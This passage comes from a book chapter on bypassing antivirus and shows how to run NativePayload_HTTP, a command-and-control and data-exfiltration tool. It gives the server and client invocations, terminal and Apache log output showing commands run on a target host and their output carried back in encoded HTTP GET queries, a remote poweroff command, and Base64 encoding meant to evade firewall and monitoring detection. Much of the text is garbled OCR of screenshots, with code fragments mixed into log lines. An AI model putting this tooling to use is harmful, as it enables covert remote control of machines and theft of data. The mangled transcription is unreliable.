[>]:Enter::Commands.input:# if [ "$TargetHost" != "" ]; then
[>]:Enter::Commands.input:#     tput setaf 10
[>]:Enter::Commands.input:#     echo "[@]:System.IPV4.[\$TargetHost]:Poweroff"
[>]:Enter::Commands.input:#     tput setaf 2
[>]:Enter::Commands.input:#     break;
[>]:Enter::Commands.input:# fi
[>]:Enter::Commands.input:# elif [[ "$input" == "@base64on" || "$input" == "@64on" ]]; then
[>]:Enter::Commands.input:#     tput setaf 10
[>]:Enter::Commands.input:#     echo "[@]:HTTP::DumpedbyHttp::Payload.Request.base64:On"
[>]:Enter::Commands.input:#     isRandom="true"
[>]:Enter::Commands.input:#     tput setaf 2
[>]:Enter::Commands.input:# elif [[ "$input" == "@cmddsave" ]]; then
[>]:Enter::Commands.input:#     Time= `date '+%d-%m-%Y,%H-%M-%S'`
[>]:Enter::Commands.input:#     for index in ${!inputArray[*]}
[>]:Enter::Commands.input:#     do
[>]:Enter::Commands.input:#         echo "$index ${inputArray[\$index]}" >> Commands-list_\$Time.txt
[>]:Enter::Commands.input:#     done
[>]:Enter::Commands.input:#     Time= `date '+%d-%m-%Y,%H-%M-%S'`
[>]:Enter::Commands.input:#     tput setaf 10
```

Picture 13: NativePayload_HTTP.sh -exfilwebserver 80

Client Detection:

as you can see in next "Picture 14", client with IPv4 192.168.56.102 Detected by server and in client-side we have this syntax:

Client-Side syntax:

Windows:


```
NativePayload_HTTP.exe -dumpcmd [Server-IPv4] [Server-Port always 80]
NativePayload_HTTP.exe -dumpcmd 192.168.56.1 80
```

Linux:

```
NativePayload_HTTP.sh -dumpcmd [Server-IPv4] [Server-Port always 80] [Internal-delay sec]
NativePayload_HTTP.sh -dumpcmd 192.168.56.1 80 0.3
```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)




```

Tue 14:39 •
root@oops: ~/Desktop/NativePayload_HTT/Pivot# ./NativePayload_HTTP.sh -dumpcmd
[Description: exit Agent from target system (linux-windows)
Example:#exit
        tput setaf 10
[@poweroff => shutdown target system (linux-windows)mpedbyHttp::Payload.Request
Description: shutdown target system (linux-windows)
Example:#poweroff
        tput setaf 2
root@oops:~/Desktop/NativePayload_HTTP/After Pivot# ./NativePayload_HTTP.sh -exfilwebserver
        tput setaf 10
NativePayload_HTTP.sh v1.4 , Published by Damon Mohammadbagher 2018-2019
Injecting/Downloading/Uploading DATA via Web/HTTP/Traffic | awk '{a[$0]}'
help syntax: ./NativePayload_HTTP.sh help
        tput setaf 2
[>]:Service.apache2:Stopped    tput setaf 2
[>]:Service.apache2:[/etc/apache2/19-02-2019.14-28-05.backup.apache2.conf]:Created
[>]:Service.apache2:[/etc/apache2/apache2.conf]:Modified
[>]:Service.apache2:Restarted   if [ "$targetHost" != "" ] ;
[>]:Server.Exfiltration.Mode:Started  then
[>]:Server.Defaultpage.[/var/www/html/default.aspx]:Created
[>]:Server.Commandpage.[/var/www/html/getcmd.aspx]:Created
[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started IPv4.[$TargetHost]:P
[>]:Enter::Commands.input:#      tput setaf 2
[>]:Enter::Commands.input:#      break;
[>]:Enter::Commands.input:#      Time='date +%d-%m-%Y.%H-%M-%S'
[>]:Client.IPv4.[192.168.56.102]:Detected fi
        elif [[ $input == "@base64on" || $input == "@64on" ]]
[>]:Enter::Commands.input:@ then
        tput setaf 10
        echo "[@]:HTTP:DumpedbyHttp::Payload.Request"
        isRandom="true"
        tput setaf 2
    elif [[ $input == "@cmdssave" ]]
        then
            Time='date +%d-%m-%Y.%H-%M-%S'
            for index in ${!inputArray[*]}
            do
                echo "$index ${inputArray[$index]}" >> Command
            done
            Time='date +%d-%m-%Y.%H-%M-%S'
            tput setaf 10
        tput setaf 2
    fi
[>]:Enter::Commands.input:@ then
        tput setaf 10
        echo "[@]:HTTP:DumpedbyHttp::Payload.Request"
        isRandom="true"
        tput setaf 2
    elif [[ $input == "@cmdssave" ]]
        then
            Time='date +%d-%m-%Y.%H-%M-%S'
            for index in ${!inputArray[*]}
            do
                echo "$index ${inputArray[$index]}" >> Command
            done
            Time='date +%d-%m-%Y.%H-%M-%S'
            tput setaf 10
        tput setaf 2
    fi
[>]:Enter::Commands.input:#      tput setaf 2
[>]:Enter::Commands.input:#      break;
[>]:Enter::Commands.input:#      Time='date +%d-%m-%Y.%H-%M-%S'
[>]:Client.IPv4.[192.168.56.102]:Detected fi
[>]:Enter::Commands.input:@ 192.168.56.102
[>]:Target Host: 192.168.56.102 tput setaf 10
[>]:Enter::Commands.input:[192.168.56.102]:# ./NativePayload_HTTP.sh -dumpcmd
[>]:Enter::Commands.Input:[192.168.56.102]:# echo Hi ;D
[>]:[19-02-2019.14-40-19]:Exfiltration listening Mode Started by apache2 Service!
[>]:[19-02-2019.14-40-24]:Webserver's Log File has changed!
[>]:[19-02-2019.14-40-24]:Checking Http Queries @cmdssave" ]
[>]:[19-02-2019.14-40-34]:Webserver log File has changed!
[>]:[19-02-2019.14-40-34]:Checking Http Queries %d-%m-%Y.%H-%M-%S"
        for index in ${!inputArray[*]}
        do
            echo "$index ${inputArray[$index]}" >> Command
        done
        Time='date +%d-%m-%Y.%H-%M-%S'
        tput setaf 10

```

Picture 14: NativePayload_HTTP.sh and client-side

as you can see in this "Picture 14" , Client Detected by sever after received first signal from Client .



```

Tue 14:40 •
root@oops: ~/Desktop/NativePayload_HTTP/After Pivot
[Description: exit Agent from target system (linux-windows)
Example:#exit
        tput setaf 10
[@poweroff => shutdown target system (linux-windows)mpedbyHttp::Payload.Request
Description: shutdown target system (linux-windows)
Example:#poweroff
        tput setaf 2
root@oops:~/Desktop/NativePayload_HTTP/After Pivot# ./NativePayload_HTTP.sh -exfilwebserver 80
        tput setaf 10
NativePayload_HTTP.sh v1.4 , Published by Damon Mohammadbagher 2018-2019
Injecting/Downloading/Uploading DATA via Web/HTTP/Traffic | awk '{a[$0]}'
help syntax: ./NativePayload_HTTP.sh help
        tput setaf 2
[>]:Service.apache2:Stopped    tput setaf 2
[>]:Service.apache2:[/etc/apache2/19-02-2019.14-28-05.backup.apache2.conf]:Created
[>]:Service.apache2:[/etc/apache2/apache2.conf]:Modified
[>]:Service.apache2:Restarted   if [ "$targetHost" != "" ] ;
[>]:Server.Exfiltration.Mode:Started  then
[>]:Server.Defaultpage.[/var/www/html/default.aspx]:Created
[>]:Server.Commandpage.[/var/www/html/getcmd.aspx]:Created
[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started IPv4.[$TargetHost]:P
[>]:Enter::Commands.input:#      tput setaf 2
[>]:Enter::Commands.input:#      break;
[>]:Enter::Commands.input:#      Time='date +%d-%m-%Y.%H-%M-%S'
[>]:Client.IPv4.[192.168.56.102]:Detected fi
[>]:Enter::Commands.input:@ 192.168.56.102
[>]:Target Host: 192.168.56.102 tput setaf 10
[>]:Enter::Commands.input:[192.168.56.102]:# ./NativePayload_HTTP.sh -dumpcmd
[>]:Enter::Commands.Input:[192.168.56.102]:# echo Hi ;D
[>]:[19-02-2019.14-40-19]:Exfiltration listening Mode Started by apache2 Service!
[>]:[19-02-2019.14-40-24]:Webserver's Log File has changed!
[>]:[19-02-2019.14-40-24]:Checking Http Queries @cmdssave" ]
[>]:[19-02-2019.14-40-34]:Webserver log File has changed!
[>]:[19-02-2019.14-40-34]:Checking Http Queries %d-%m-%Y.%H-%M-%S"
        for index in ${!inputArray[*]}
        do
            echo "$index ${inputArray[$index]}" >> Command
        done
        Time='date +%d-%m-%Y.%H-%M-%S'
        tput setaf 10

```

Picture 15: NativePayload_HTTP.sh and client-side

now with command "@interact w.x.y.z" or "@ w.x.y.z" you can interact to client like "Picture 15", finally you can set a command for client side as you can see in "Picture 15" I used this command "echo Hi ;D".

Note : w.x.y.z = Client IPv4 Address

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

The screenshot shows two terminal windows. The left window is titled 'root@oops: ~/Desktop/NativePayload_HTTP/After Pivot' and displays the source code of the payload script. The right window is titled '2012 [Running] - Oracle VM VirtualBox' and shows the command prompt output. The output includes various log entries from the payload script, such as file operations, network connections, and command execution, indicating its activity on the system.

```
File Edit View Search Terminal Help
Example:#exit
[@poweroff => shutdown target system (linux-windows)
Description: shutdown target system (linux-windows)umpedbyHttp::Pa
Example:#@poweroff      isRandom="false"
rootoops:~/Desktop/NativePayload_HTTP/After Pivot# ./NativePayload_HTTP.sh
rootoops:~/Desktop/NativePayload_HTTP/After Pivot# ./NativePayload_HTTP.sh -exfilwebservice 80
NativePayload_HTTP.sh v1.4 , Published by Damon Mohammadbagher 2018-2019
Injecting/Downloading/Uploading/Data via Web/HTTP Traffic:t>Show
help syntax: ./NativePayload_HTTP.sh help ->Clients.txt | awk '{a[$0
[>]:Service.apache2:Stopped      echo
[>]:Service.apache2:[/etc/apache2/19-02-2019.14-28-05.backup.apache2.conf]:Modified f" ]
[>]:Service.apache2:Restarted then
[>]:Server.Exfiltration.Mode:Started if ["$targetHost" != ""
[>]:Server.Defaultpage.[/var/www/html/default.aspx]:Created
[>]:Server.Commandpage.[/var/www/html/getcmd.aspx]:Created
[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started
[>]:Enter:Commands.input:#      echo "[>]:System.IPv4.[$
[>]:Enter:Commands.input:#      tput setaf 2
[>]:Enter:Commands.input:#      break;
[>]:Client.IPV4.[192.168.56.102]:Detected
[>]:Enter:Commands.input:@ 192.168.56.102 = "@base64on" || "$inp
[@]:Target Host: 192.168.56.102then
[>]:Enter:Commands.input.[192.168.56.102]:# 10
[>]:Enter:Commands.input.[192.168.56.102]:#echo Hi ;D
[>]:[19-02-2019.14-40-19]:Exfiltration listening Mode Started by apache2 Service!
[>]:[19-02-2019.14-40-24]:Webserver log File has changed!
[>]:[19-02-2019.14-40-24]:Checking Http Queries
[>]:[19-02-2019.14-40-34]:Webserver log File has changed!" ]
[>]:[19-02-2019.14-40-34]:Checking Http Queries
[>]:[19-02-2019.14-40-49]:Webserver log File has changed!.%H-%M-%S"
[>]:[19-02-2019.14-40-49]:Checking Http Queries
[>]:CMD:DumpedbyHttp:Payload.strings.typeof:ShellCommands$&index
[>]:CMD:DumpedbyHttp:Payload.output:Show
19-02-2019.14-40-49 ---N----> Cmd:[echo Hi ;D]:[192.168.56.102] => Hi ;D
[>]:Enter:Commands.input.[192.168.56.102]:#
Tue 14:42: ●
2012 [Running] - Oracle VM VirtualBox
Devices Help
Command Prompt - NativePayload_HTTP.exe -dumpcmd 192.168.56.1 80
6.2.9200]
tion. All rights reserved.
ePayload_HTTP\Debug
g>NativePayload_HTTP.exe -dumpcmd 192.168.56.1 80
Published by Damon Mohammadbagher , Jan 2019
via HTTP traffic by Simple Web Requests . <Client Side only>
Started <Client Side>
56.1:801
92.168.56.11::SendbyHttp:Signal.Delay.Random:[23096]:Started [2/19/2019 11:39:01
92.168.56.11::SendbyHttp:Signal.Delay.Random:[10464]:Started [2/19/2019 11:39:25
92.168.56.11::SendbyHttp:Signal.Delay.Random:[47873]:Started [2/19/2019 11:39:35
131E2239313B51::SendbyHttp:Delay:[4841]:Web.Request:[/default.aspx?uids=E26353
D30291D2303131::SendbyHttp:Delay:[47371]:Web.Request:[/default.aspx?uids=B30296
nabyHttp:Delay:[88231]:Web.Request:[/default.aspx?uids=A0D044]
92.168.56.11::SendbyHttp:Signal.Delay.Random:[11229]:Started [2/19/2019 11:40:47
92.168.56.11::SendbyHttp:Signal.Delay.Random:[43409]:Started [2/19/2019 11:40:58
92.168.56.11::SendbyHttp:Signal.Delay.Random:[22827]:Started [2/19/2019 11:41:41
92.168.56.11::SendbyHttp:Signal.Delay.Random:[19081]:Started [2/19/2019 11:42:04
19-02-2019.14-40-49 ---N----> Cmd:[echo Hi ;D]:[192.168.56.102] => Hi ;D
[>]:Enter:Commands.input.[192.168.56.102]:#
Picture 16: NativePayload_HTTP.sh and client-side
```

Picture 16: NativePayload_HTTP.sh and client-side

As you can see in "Picture 16" after 25 sec we have Client-side Command output in Server-side. in the next "Picture 17" in apache log file we have Payloads with detail information:

The screenshot shows two terminal windows. The left window is titled 'root@oops: ~/Desktop/NativePayload_HTTP/After Pivot' and displays the source code of the payload script. The right window is titled '2012 [Running] - Oracle VM VirtualBox' and shows the command prompt output. The output includes various log entries from the payload script, such as file operations, network connections, and command execution, indicating its activity on the system. The Apache log file is also shown, detailing specific requests made by the payload, such as 'GET /getcmd.aspx?logoff=command HTTP/1.1' and 'GET /default.aspx?uids=a0d044'.

```
File Edit View Search Terminal Help
root@oops: ~/Desktop/NativePayload_HTTP/After Pivot
File Machine View Input Devices Help
Command Prompt
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.
C:\Users\damon>cd C:\NativePayload_HTTP\Debug
C:\NativePayload_HTTP\Debug>NativePayload_HTTP.exe -dumpcmd 192.168.56.1 80
NativePayload_HTTP v1.1 , Published by Damon Mohammadbagher , Jan 2019
DATA/Commands Exfiltration via HTTP traffic by Simple Web Requests . <Client Side only>
DATA/Commands Exfiltration Started <Client Side>
Connecting.Server:[192.168.56.1:801]
[!]:CMD:Checking.Server.[192.168.56.1]:::SendbyHttp:Signal.Delay.Random:[23096]:Started [2/19/2019 11:39:01
[!]:CMD:Checking.Server.[192.168.56.1]:::SendbyHttp:Signal.Delay.Random:[10464]:Started [2/19/2019 11:39:25
[!]:CMD:Checking.Server.[192.168.56.1]:::SendbyHttp:Signal.Delay.Random:[47873]:Started [2/19/2019 11:39:35
[!]:CMD:Checking.Command,lecho Hi ;D:Detected
[!]:CMD:lecho Hi ;D:Sending Cnd.output::SendbyHttp:Delay:[13357]:Started [2/19/2019 11:40:27 AM]
[!]:CMD:Bytes:[E26353E283613E2239313B51]:SendbyHttp:Delay:[4841]:Web.Request:[/default.aspx?uids=E26353
D30291D2303131]:SendbyHttp:Delay:[47371]:Web.Request:[/default.aspx?uids=B30296
nabyHttp:Delay:[88231]:Web.Request:[/default.aspx?uids=A0D044]
[!]:CMD:Bytes:[A0D044]:SendbyHttp:Delay:[188231]:Web.Request:[/default.aspx?uids=A0D044]
[!]:CMD:lecho Hi ;D:Sending Cnd.output::SendbyHttp:Web.Requests.Count:[2/6]:Starte
[!]:CMD:Checking.Server.[192.168.56.1]:::SendbyHttp:Signal.Delay.Random:[43409]:Started [2/19/2019 11:40:58
[!]:CMD:Checking.Server.[192.168.56.1]:::SendbyHttp:Signal.Delay.Random:[22827]:Started [2/19/2019 11:41:41
[!]:CMD:Checking.Server.[192.168.56.1]:::SendbyHttp:Signal.Delay.Random:[19081]:Started [2/19/2019 11:42:04
root@oops: ~
File Edit View Search Terminal Help
rootoops:# cat /var/log/apache2/access.log
192.168.56.102 - - [19/Feb/2019:14:40:23 -0500] "GET /etcmd.aspx?logoff=command HTTP/1.1" 200 2066 "-" "-"
192.168.56.102 - - [19/Feb/2019:14:40:30 -0500] "GET /default.aspx?uids=a0d044" 206 749 "-"-
192.168.56.102 - - [19/Feb/2019:14:40:37 -0500] "GET /default.aspx?uids=B30296402E3D02D5230313 HTTP/1.1" 200 749 "-"-
192.168.56.102 - - [19/Feb/2019:14:40:46 -0500] "GET /default.aspx?uids=A0D044" 200 749 "-"-
192.168.56.102 - - [19/Feb/2019:14:40:47 -0500] "GET /default.aspx?logoff=null HTTP/1.1" 200 749 "-"-
192.168.56.102 - - [19/Feb/2019:14:40:47 -0500] "GET /etcmd.aspx?Session=a076944404874396E4134334F42354A6C497B645D47614A
192.168.56.102 - - [19/Feb/2019:14:40:58 -0500] "GET /getcmd.aspx?logoff=command HTTP/1.1" 200 1043 "-"-
192.168.56.102 - - [19/Feb/2019:14:41:41 -0500] "GET /getcmd.aspx?logoff=command HTTP/1.1" 200 1043 "-"-
192.168.56.102 - - [19/Feb/2019:14:41:41 -0500] "GET /default.aspx?Session=a076944404874396E4134334F42354A6C497B645D47614A
192.168.56.102 - - [19/Feb/2019:14:42:04 -0500] "GET /default.aspx?Session=a076944404874396E4134334F42354A6C497B645D47614A
192.168.56.102 - - [19/Feb/2019:14:42:23 -0500] "GET /getcmd.aspx?logoff=command HTTP/1.1" 200 1043 "-"-
192.168.56.102 - - [19/Feb/2019:14:42:23 -0500] "GET /default.aspx?Session=a076944404874396E4134334F42354A6C497B645D47614A
192.168.56.102 - - [19/Feb/2019:14:42:52 -0500] "GET /getcmd.aspx?logoff=command HTTP/1.1" 200 1043 "-"-
192.168.56.102 - - [19/Feb/2019:14:42:52 -0500] "GET /default.aspx?Session=a076944404874396E4134334F42354A6C497B645D47614A
rootoops:#
```

Picture 17: NativePayload_HTTP.sh and client-side.

also with this command you can see, how these Payloads Detected by my code in server-side very simple.

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

The screenshot shows a Linux terminal window (root@oops: ~/Desktop/NativePayload_HTTP/After Pivot) and a Windows Command Prompt window (2012 [Running] - Oracle VM VirtualBox). The Linux terminal displays the execution of the `NativePayload_HTTP.sh` script, which performs various system operations like shutdown, file dumping, and command execution. The Windows Command Prompt shows the corresponding network traffic, including GET requests to the Apache server on port 80, which are being monitored and responded to by the payload.

```
@poweroff => shutdown target system (linux-windows)
Description: shutdown target system (linux-windows)
Example:@poweroff
echo "[@]:HTTP::DumpedbyHttp::Payload.Request.base64on"
root@oops:~/Desktop/NativePayload_HTTP/After Pivot# ./NativePayload_HTTP.sh
root@oops:~/Desktop/NativePayload_HTTP/After Pivot# ./NativePayload_HTTP.sh -exfilwebserver 80
NativePayload_HTTP.sh v1.4 , Published by Damon Mohammadbagher 2018-2019
Injecting/Downloading/Uploading/DATA via Web/HTTP Traffic
help syntax: ./NativePayload_HTTP.sh help :Clients.list:Shell:File:Edit:View:Search:Terminal:Help
[>]:Service.apache2:Stopped cat IPv4Clients.txt | awk
File Edit View Search Terminal Help
[>]:Service.apache2.1/etc/apache2/19-02-2019.14-28-05.backup.apa
[>]:Service.apache2.1/etc/apache2/apache2.conf:Modified
[>]:Service.apache2:Restarted "input" == "poweroff" ]
[>]:Server.Exfiltration.Mode:Started
[>]:Server.Defaultpage.[/var/www/html/default.aspx]:Created
[>]:Server.Commandpage.[/var/www/html/getcmd.aspx]:Created
[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started
[>]:Enter:Commands.input:# tput setaf 10
[>]:Enter:Commands.input:# echo "[@]:System."
[>]:Enter:Commands.input:# tput setaf 2
[!]:Client.IPV4.[192.168.56.102]:Detected break;
[>]:Enter:Commands.input:@ 192.168.56.102 fi
[@]:Target Host: 192.168.56.102 $input == "@base64on" [
[>]:Enter:Commands.input.[192.168.56.102]:#
[>]:Enter:Commands.input.[192.168.56.102];#echo Hi ;D
[>]:[19-02-2019.14-40-19]:Exfiltration listening Mode Started by apache2 Service!
[>]:[19-02-2019.14-40-24]:Webserver log File has changed!
[>]:[19-02-2019.14-40-24]:Checking Http Queries E
[>]:[19-02-2019.14-40-34]:Webserver log File has changed!
[>]:[19-02-2019.14-40-34]:Checking Http Queries @cmd$ave" ]
[>]:[19-02-2019.14-40-49]:Webserver log File has changed!
[>]:[19-02-2019.14-40-49]:Checking Http Queries %d-%m-%Y.%H-%M-%S" 
[!]:[19-02-2019.14-40-49]:Dumping this DATA/Text via http Queries
[!]:CMD:DumpedbyHttp:Payload.strings.typeof:ShellCommands
[!]:CMD:DumpedbyHttp:Payload.output:Showdex ${inputArray[$index]} >> Commands-list_S
done
19-02-2019.14-40-49 ---N----> Cmd:[echo Hi ;D]:[192.168.56.102] => Hi ;D
[>]:Enter:Commands.input.[192.168.56.102]:#
[>]:Enter:Commands.input.[192.168.56.102]:[]

File Edit View Search Terminal Help
Tue 14:51 •
File Machine View Input Devices Help
Command Prompt
Microsoft Windows [Version 6.2.9200]
C:\> 2012 Microsoft Corporation. All rights reserved.
C:\Users\damon>cd C:\NativePayload_HTTP\Debug
C:\NativePayload_HTTP\Debug>NativePayload_HTTP.exe -dumpcmd 192.168.56.1 80
NativePayload_HTTP v1.1 , Published by Damon Mohammadbagher , Jan 2019
DATA/Commands Exfiltration via HTTP traffic by Simple Web Requests , (Client Side only)
root@oops: ~
```

Picture 18: NativePayload_HTTP.sh and client-side.

Client-side Commands with Base64 Encoding:

if you want to make one layer of security to your payloads (without use HTTPS traffic), you can use Encryption or something like that in this case Base64 for payloads to avoid Payload Detection by Firewalls or Monitoring Tools on HTTP Network Traffic.

This screenshot is similar to Picture 18, but it includes the use of Base64 encoding for certain commands. The Linux terminal shows the script performing system operations, and the Windows Command Prompt shows the corresponding network traffic. The use of Base64 encoding is indicated by commands like `@HTTP::DumpedbyHttp::Payload.Request.base64on` and `@HTTP::DumpedbyHttp::Payload.Request.base64off`.

```
help syntax: ./NativePayload_HTTP.sh help
then
[>]:Service.apache2:Stopped tput setaf 10
[>]:Service.apache2.1/etc/apache2/19-02-2019.14-28-05.backup.apache2.conf:Created quest.
[>]:Service.apache2.1/etc/apache2/apache2.conf:Modified
[>]:Service.apache2:Restarted "input" == "poweroff" ]
[>]:Server.Exfiltration.Mode:Started
[>]:Server.Defaultpage.[/var/www/html/default.aspx]:Created
[>]:Server.Commandpage.[/var/www/html/getcmd.aspx]:Created
[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started
[>]:Enter:Commands.input:# echo "[@]:Clients.list:Shell"
[>]:Enter:Commands.input:# cat IPv4Clients.txt | awk
File Edit View Search Terminal Help
[>]:Client.IPV4.[192.168.56.102]:Detected break;
[>]:Enter:Commands.input:@ 192.168.56.102 = "poweroff" ]
[>]:Target Host: 192.168.56.102 then
[>]:Enter:Commands.input.[192.168.56.102];#echo test2 ;D
[>]:Enter:Commands.input.[192.168.56.102];#echo Hi ;D
[>]:[19-02-2019.14-40-19]:Exfiltration listening Mode Started by apache2 Service!
[>]:[19-02-2019.14-40-24]:Webserver log File has changed!
[>]:[19-02-2019.14-40-34]:Webserver log File has changed!
[>]:[19-02-2019.14-40-49]:Checking Http Queries E
[>]:[19-02-2019.14-40-49]:Webserver log File has changed!
[>]:[19-02-2019.14-40-49]:Checking Http Queries %d-%m-%Y.%H-%M-%S" 
[!]:[19-02-2019.14-40-49]:Dumping this DATA/Text via http Queries
[!]:CMD:DumpedbyHttp:Payload.strings.typeof:ShellCommands
[!]:CMD:DumpedbyHttp:Payload.output:Showdex ${inputArray[$index]} >> Commands-list_S
done
19-02-2019.14-40-49 ---N----> Cmd:[echo Hi ;D]:[192.168.56.102] => Hi ;D
[>]:Enter:Commands.input.[192.168.56.102]:#="@base64on
[>]:Enter:Commands.input.[192.168.56.102][B64]:#=@base64on
[>]:Enter:Commands.input.[192.168.56.102][B64]:#echo test 2 ;D
[>]:[19-02-2019.14-57-05]:Your client will send cmd.output by Base64 (bytes)
